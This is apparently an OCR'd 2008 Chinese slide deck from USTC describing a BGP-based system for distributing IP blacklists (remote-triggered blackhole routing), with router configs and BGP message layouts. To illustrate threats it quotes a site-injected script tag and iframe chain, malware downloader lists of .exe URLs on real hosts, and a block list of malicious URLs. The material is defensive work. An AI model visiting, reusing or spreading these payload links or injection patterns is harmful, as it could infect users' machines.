
基于BGP协议的IP黑名单分发系统

张焕杰
Email/msn: james@ustc.edu.cn
中国科学技术大学
网络信息中心
2008-10-28



中国科学技术大学

主要内容

- IP黑名单介绍
- 系统结构
- 数据库设计
- 简化的BGP客户端程序
- 路由服务器与接收黑名单的路由器配置
- 性能分析
- 结语

IP黑名单介绍

- IP黑名单（IP blacklist）是指被设置成禁止通信的IP地址。
- 管理完备的网络中，往往会设置IP黑名单列表。
- 发往IP黑名单的数据包，不会被正常地转发
  - 被丢弃（称为blackhole route，即黑洞路由，一般是送到Null0空接口）
  - 或发送到特殊的目的地（称为sinkhole路由，送到专门的流量处理设备进一步处理）。
- IP黑名单的应用，可以显著的减轻DDoS攻击的危害，也可以减慢网络蠕虫的传播。

IP黑名单介绍（2）

- 如最近一年很多校园网都受到ARP欺骗的影响，其中大部分ARP欺骗程序是利用网站做跳板传播的木马程序。
- 一旦把这些网站IP地址添加到IP黑名单，禁止正常计算机与它的通信，这些木马程序的传播就无法进行，很快就能抑制住校园网内ARP欺骗程序的传播，ARP欺骗事件在校园网明显减少。
- 同样可以减少黄色网站、钓鱼网站等的影响。

恶意网站的实例

- 内嵌恶意代码的网站
  - 浏览器访问时，如果存在漏洞，会自动下载木马软件等恶意软件，在用户后台执行
  - 通常利用flash、realplayer、windows下的漏洞
  - 这些网站往往会被嵌入到正常的网站上，俗称被“挂马”
- 恶意代码中转站
  - 为了帮助木马程序的更新，设立一些下载网站，木马程序启动后，自动下载最新的程序代码

一个“挂马”例子

- 深圳职业技术学院汽车与交通学院
  http://autocar.szpt.edu.cn/ReadNews.asp?NewsID=809
- 这个网页中有下面一段代码
  <script src=http://bkzs.njnu.edu.cn/1.js>
- 1.js内容是
  <iframe src=http://abca2.cn/a0076159/a07.htm width=100 height=0></iframe>
- http://abca2.cn/a0076159/a07.htm的内容是
  <iframe width=100 height=0 src=new.html></iframe>
- new.html是利用几个媒体播放漏洞下载恶意软件的代码

一个网站被挂了多个“马”

- Log is generated by FreShow.
  [wide]http://bbs.07073.com/
    [script]http://bbs.07073.com/include/javascript/common.js
      [frame]http://wangluo7788.com/b7.htm?a023
        [frame]http://wangluo7788.com/flash.htm
        [frame]http://wangluo7788.com/14.htm
        [frame]http://wangluo7788.com/office.htm
        [frame]http://wangluo7788.com/lz.htm
        [frame]http://wangluo7788.com/re10.htm
        [frame]http://wangluo7788.com/re11.htm
      [frame]http://www.eqw001.cn/fs/7.htm
        [frame]http://max-5.cn/a192/fxx.htm
          [frame]http://max-5.cn/a192/fx.htm
            [frame]http://max-5.cn/a192/ilink.html
            [frame]http://max-5.cn/a192/flink.html
          [frame]http://max-5.cn/a192/ss.html
          [frame]http://max-5.cn/a192/ms06014.htm
          [frame]http://max-5.cn/a192/GLWORLD.html
          [frame]http://jzm015.cn/sina.htm
          [frame]http://jzm015.cn/UU.htm
          [frame]http://max-5.cn/a192/Thunder.html
          [frame]http://max-5.cn/a192/real.htm
          [frame]http://max-5.cn/a192/Real.html

恶意代码中转站

- 感染病毒的机器会下载http://x.us-ok.net/1234.txt
  这个文件内容是
  [oo]
  c0=http://1.111991.net/0.exe
  c1=http://1.111991.net/1.exe
  c2=http://1.111991.net/2.exe
  c3=http://1.111991.net/3.exe
  c4=http://1.111991.net/4.exe
  c5=http://1.111991.net/5.exe
  c6=http://1.111991.net/6.exe
  c7=http://1.111991.net/7.exe
  c8=http://1.111991.net/8.exe
  c9=http://1.111991.net/9.exe
- 2008年5月5日开始关注类似的访问序列

恶意代码中转站(2)

http://www.xh2my.cn/0808xo.html

内容是：

2008-09-17 http://www.xh2my.cn/mma/1.exe

2008-09-15 http://www.xh2my.cn/mma/2.exe

2008-09-20 http://www.xh2my.cn/mma/3.exe

2008-09-21 http://www.xh2my.cn/mma/4.exe

2008-09-23 http://www.xh2my.cn/mma/5.exe

2008-09-21 http://www.xh2my.cn/mma/6.exe

2008-09-12 http://www.xh2my.cn/mma/7.exe

2008-09-13 http://www.xh2my.cn/mma/8.exe

2008-08-08 http://www.xh2my.cn/mma/9.exe

文件 1.exe 接收于 2008.09.23 08:02:25 (CET)
当前状态: **完成**
结果: **30**/36 (83.34%)

格式化文本　　打印结果

反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	2008.9.23.0	2008.09.22	Win-Trojan/OnlineGameHack.B
AntiVir	7.8.1.34	2008.09.22	TR/Dropper.Gen
Authentium	5.1.0.4	2008.09.22	W32/OnlineGames.D.gen!GSA
Avast	4.8.1195.0	2008.09.22	Win32:Trojan-gen {Other}
AVG	8.0.0.161	2008.09.22	Win32/Tufik.A
BitDefender	7.2	2008.09.23	Trojan.PWS.OnlineGames.ZVV
CAT-QuickHeal	9.50	2008.09.23	TrojanGameThief.OnLineGames.t
ClamAV	0.93.1	2008.09.23	-
DrWeb	4.44.0.09170	2008.09.22	MULDROP.Trojan
eSafe	7.0.17.0	2008.09.22	Suspicious File
eTrust-Vet	31.6.6099	2008.09.22	Win32/Lolyda.CB
Ewido	4.0	2008.09.22	-
F-Prot	4.4.4.56	2008.09.22	W32/OnlineGames.D.gen!GSA
F-Secure	8.0.14332.0	2008.09.23	Trojan-GameThief.Win32.OnLineGames.thlh

文件 3.exe 接收于 2008.09.23 08:08:08 (CET)
当前状态: **完成**
结果: **20**/36 (55.56%)

格式化文本　　打印结果

反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	2008.9.23.0	2008.09.22	Win-Trojan/OnlineGameHack.29764
AntiVir	7.8.1.34	2008.09.22	TR/PSW.Wow.caf
Authentium	5.1.0.4	2008.09.22	-
Avast	4.8.1195.0	2008.09.22	Win32:Trojan-gen {Other}
AVG	8.0.0.161	2008.09.22	PSW.Generic6.ADPR
BitDefender	7.2	2008.09.23	Generic.PWS.WoW.593DC908
CAT-QuickHeal	9.50	2008.09.23	-
ClamAV	0.93.1	2008.09.23	-
DrWeb	4.44.0.09170	2008.09.22	Trojan.PWS.Wow.798
eSafe	7.0.17.0	2008.09.22	Suspicious File
eTrust-Vet	31.6.6099	2008.09.22	-
Ewido	4.0	2008.09.22	-
F-Prot	4.4.4.56	2008.09.22	-
F-Secure	8.0.14332.0	2008.09.23	Trojan-GameThief.Win32.WOW.cae

恶意代码中转站（3）

http://sql.78-11.net/dz.asp内容是
[update]
date=20080923
[file]
isfile=1
count=28
url1=http://sql.78-11.net/ma/cw01.exe
mark1=aa
url2=http://sql.78-11.net/ma/cw02.exe
mark2=bb
url3=http://sql.78-11.net/ma/cw03.exe
mark3=cc
url4=http://sql.78-11.net/ma/cw04.exe

文件 cw01.exe 接收于 2008.09.21 12:09:36 (CET)
当前状态: **完成**
结果: **24**/36 (66.67%)

格式化文本　　打印结果

反病毒引擎	版本	最后更新	扫描结果
AhnLab-V3	-	-	Win-Trojan/OnlineGameHack.B
AntiVir	-	-	TR/Dropper.Gen
Authentium	-	-	W32/Agent.L.gen!Eldorado
Avast	-	-	-
AVG	-	-	PSW.Generic6.ADOE
BitDefender	-	-	Trojan.PWS.Lmir.UMH
CAT-QuickHeal	-	-	TrojanPSW.OnLineGames.xg
ClamAV	-	-	-
DrWeb	-	-	Trojan.PWS.Gamania.13516
eSafe	-	-	Suspicious File
eTrust-Vet	-	-	-
Ewido	-	-	-
F-Prot	-	-	W32/Agent.L.gen!Eldorado

恶意代码中转站（4）

http://www.jjyyzmj.cn/mm.txt内容是

[oo]

c0=http://61.164.118.208/new/new1.exe

c1=http://61.164.118.208/new/new2.exe

c2=http://61.164.118.208/new/new3.exe

c3=http://61.164.118.208/new/new4.exe

c4=http://61.164.118.208/new/new5.exe

c5=http://61.164.118.208/new/new6.exe

c6=http://61.164.118.208/new/new7.exe

获取以上信息的方式

- 某些论坛，如
  http://www.kpfans.com/bbs/forum-31-1.html
  http://bbs.360safe.com/forumdisplay.php?fid=22
  http://tool.ikaka.com/report.asp
- 从校园网对外访问的日志中分析
  - 如果计算机有ARP攻击行为，可以查找该IP在有ARP攻击行为前的日志
  - 查找访问较明显序列的日志，如1.exe 2.exe 3.exe
- 用户报告
- 发现可疑的下载，可以把文件提交给 http://www.virustotal.com http://www.virscan.org/ 测试，检查是否是恶意软件

恶意网站的一般封堵方法

- 客户端封堵
  - 某些浏览器或个人防火墙在访问恶意网站的时候，会给出提示，并阻挡访问
- 校园出口封锁
  - 防火墙检测到下载恶意软件时可以阻挡
  - IPS入侵防御系统可以阻断
  - 管理员手工增加黑名单路由，更新复杂，维护成本高
- 网络主干封锁
  - 增加黑名单路由，发往这些地方的数据包被丢弃
  - 教育网主干增加了约150条黑名单路由，禁止对这些IP的访问
  - 但由于大部分学校都用其他出口，因此封堵效果一般

教育网主干网黑名单路由例子

```
hef1-bgw>show ip route  | inc 192.0.2.1
B       220.228.1.69 [200/70] via 192.0.2.1, 2d11h
B       222.70.222.196 [200/70] via 192.0.2.1, 2d11h
B       202.103.249.119 [200/70] via 192.0.2.1, 2d11h
B       192.115.106.236 [200/70] via 192.0.2.1, 2d11h
B       202.123.66.136/32 [200/70] via 192.0.2.1, 2d11h
B       137.189.192.204/32 [200/70] via 192.0.2.1, 2d11h
B       137.189.178.189/32 [200/70] via 192.0.2.1, 2d11h
B       137.189.161.113/32 [200/70] via 192.0.2.1, 2d11h
B       220.228.0.132 [200/70] via 192.0.2.1, 2d11h
B       69.25.212.134/32 [200/70] via 192.0.2.1, 2d11h
B       69.20.63.83/32 [200/70] via 192.0.2.1, 2d11h
```

在路由器上封锁IP的方式

- 首先在路由器上增加192.0.2.1 null 0 路由

ip route 192.0.2.1 255.255.255.255 null0

- 把要封锁IP的下一跳设置为192.0.2.1,如要封锁24.24.158.23
  - 直接增加静态路由
    ip route 24.24.158.23 255.255.255.255 192.0.2.1
    需要在所有路由器上增加
  - 利用BGP注入路由（远程触发黑洞路由，**Remote-Triggered Black Hole Routing**）

    在一个触发路由器上增加，利用BGP广播给其他路由器
    做法可以参考http://tinyurl.com/3c6vl7 （**Worm Mitigation Technical Details**）


远程触发黑洞路由优缺点

- 优点
  - 在一台触发路由器上配置，自动广播到其他路由器，使用方便
  - 数据包是在最近的路由器上丢弃
- 缺点
  - 手工修改配置比较麻烦
  - 无法有效的跟踪相关信息(如：什么时候增加的，增加的原因)
  - 无法自动删除黑名单，必须要手工删除
  - 总之，管理员比较辛苦

基于BGP协议的IP黑名单分发系统

- 黑名单信息存放在数据库中
- 黑名单信息管理方式
  - 管理员通过Web界面添加/删除黑名单
  - 程序与入侵检测系统自动进行添加/删除
  - 管理员在添加时可以设置有效期，到期后自动删除
- 通过一个简单的BGP客户端，把数据库里的黑名单信息发送给路由器
- 剩下的操作与传统远程触发黑洞路由完全一样


系统结构



数据库设计

字段名	类型	说明
id	Int(11)	索引
prefix	varchar(16)	IP前缀
len	int(2)	前缀长度
status	'adding','added','deleting','deleted'	状态
其他	…	管理使用

Status的含义


新加入数据库
adding
通过BGP广播
added
准备删除
通过BGP撤回路由
deleting
deleted
从数据库删除

简化的BGP客户端程序

- BGP很复杂，但是BGP的协议很简单
- 每条消息不能超过4096字节
- 消息头固定19字节
- 4种消息类型
  - OPEN 建立tcp连接后发送，协商一些参数
  - UPDATE 增加或撤回路由
  - NOTIFICATION 出错时
  - KEEPALIVE 定时发送

UPDATE广播增加路由信息

- 例如增加一条路由222.191.251.173/32

00 38 02 消息长度56(0x38)字节，类型UPDATE(02)
00 00 Withdraw 信息长度为0(无withdaw路由)
00 1C Total Path Attribute Length=28(0x1c)字节
40 01 00 ORIGIN: IGP
40 02 00 ASPATH: 空
40 03 04 C0 00 02 01 NEXT_HOP: 192.0.2.1
80 04 04 00 00 00 14 MED 20
40 05 04 00 00 00 54 Local_Pref 100
20 前缀长度32
DE BF FB AD 222.191.251.173

UPDATE广播撤回路由信息

- 例如撤回一条路由222.191.251.173/32

00 1C 02 消息长度28(0x1c)字节，类型UPDATE(02)

00 05 Withdrawn Routes Length=5

20 前缀长度32


DE BF DB AD 222.191.251.173

00 00 Total Path Attribute Length=0字节

UPDATE消息的产生

- 撤回路由单独发出一条消息
  - 每次最多撤回500条路由，长度约为2500字节
  - 一旦发现数据库中有status=‘deleting’的条目，并且该条目对应的前缀没有status=‘added’条目，立刻产生撤回路由消息，并将status改为’deleted’
- 增加路由单独发出一条消息
  - 每次最多增加500条路由，长度约为2500字节
  - 一旦发现数据库中有status=‘adding’的条目，立刻产生撤回路由消息，并将status改为’added’

路由服务器与接收黑名单的路由器配置



路由器上的配置

```
router bgp 64600
  no synchronization
  neighbor 202.38.64.17 remote-as 64512
  neighbor 202.38.64.17 ebgp-multihop 255
  neighbor 202.38.95.241 remote-as 64512
  neighbor 202.38.95.241 ebgp-multihop 255
  no auto-summary
ip route 192.0.2.1 255.255.255.255 Null0
ip route 202.38.64.17 255.255.255.255 next_hop
ip route 202.38.95.241 255.255.255.255 next_hop
```

注：64600是自治域号，随便使用一个号就可以

202.38.64.17是路由服务器IP

性能分析

- 每个BGP UPDATE消息（约2500字节），可以增加或删除500条前缀。
- 即使需要分发1万条黑名单，也仅仅需要20条消息，总长度约50K字节，且仅仅传输一次，后续的BGP KEEP ALIVE消息更少（每60秒钟19字节），对网络的带宽占用微乎其微。

性能分析(2)

- 新的前缀信息在数据库中被增加或删除后，最多经过1秒钟，BGP客户程序会更新给路由服务器，路由服务器经过MinRouteAdvertisement-IntervalTimer（默认是30秒钟）后，再经过传输延迟（正常的网络小于1秒钟）即更新给接收黑名单的路由器，并被应用。也就是更新延迟最多为32秒钟，完全能满足IP黑名单的应用需要。
- 如果修改quagga源代码，把MinRouteAdvertisementIntervalTimer减为0，则更新延迟可以大幅减小到2秒钟以内。

结语

- 使用基于BGP协议的IP黑名单分发系统，可以灵活高效地在多台路由器上维护IP黑名单。
- 这种分发方式，既有主干网上设置黑名单的一致性和方便性，又给了路由器管理员足够的自主性。
- IP黑名单存放在数据库中，非常适合由程序根据来自入侵检测IDS等系统的信息，自动添加和删除黑名单项目。

测试情况

- 2008年7月开始在中国科大校园网使用这样方式来管理黑名单，2008年8月底，东北大学加入测试，2008年9月底，安徽两所大学加入测试
- 目前封锁了近500个IP
  - http://blackip.ustc.edu.cn/
- 校内ARP攻击数量的变化情况，以中国科大为例
  - 之前每天都有，多的时候一天有10起以上
  - 现在很少，一周可能有1起，且大部分是外面带来的机器引起
- 至今运行稳定
- 节省了各个学校自己维护IP黑名单的精力

进一步发展

- 扩大IP黑名单测试范围，让更多的学校参与测试
- 尽快开发Web界面，让更多的人来管理黑名单，经过审核后生效，加快黑名单的更新过程，实现完备的黑名单管理
- 开发一个蜜罐系统来处理用户对黑名单IP的访问，而不是目前简单丢弃的方式。通过该系统，可以告诉用户对黑名单IP的访问是有危害的，并且可以统计对不同黑名单IP的访问

Web界面（还在开发中）

按照封锁时间排序 按照IP排序 以下IP因提供恶意软件下载被封锁，如需解封请发信给zhanghuanjie@gmail.com

封锁时间	IP	原因	相关URL
2008-10-12	24.213.94.90	钓鱼网站	http://yidonkuaic.com/
2008-08-27	58.17.30.244	恶意网站	http://web8628910.s28.jjisp.com/cb1/d33/
2008-08-25	58.17.31.203	恶意网站	http://www.jp578.cn/
2008-09-18	58.17.36.30	病毒下载	http://tg.hksxs.com/1.exe
2008-09-06	58.22.242.135	病毒下载	http://www.lineage-game.com/
2008-09-13	58.51.62.163	病毒下载	http://www.php-baidu.cn/txt.txt
2008-10-27	58.53.128.40	病毒下载	http://888.8585le.com/00/0.exe
2008-08-31	58.53.128.69	病毒下载	http://www.ccjj68.cn/pz/da1.exe
2008-10-06	58.53.128.112	病毒下载	http://w.c88a.cn/next2.htm
2008-10-06	58.53.128.112	病毒下载	http://w.e5x8.com/swf.htm
2008-10-06	58.53.128.112	病毒下载	http://m.ccd5.com/mm.exe
2008-09-19	58.53.128.129	病毒下载	http://www.php-baidu.cn/txt.txt
2008-09-19	58.53.128.129	病毒下载	http://www.49612812.cn/wm1/01.exe
2008-09-11	58.53.128.146	病毒下载	http://m.c5x8.com/mm.exe

谢 谢!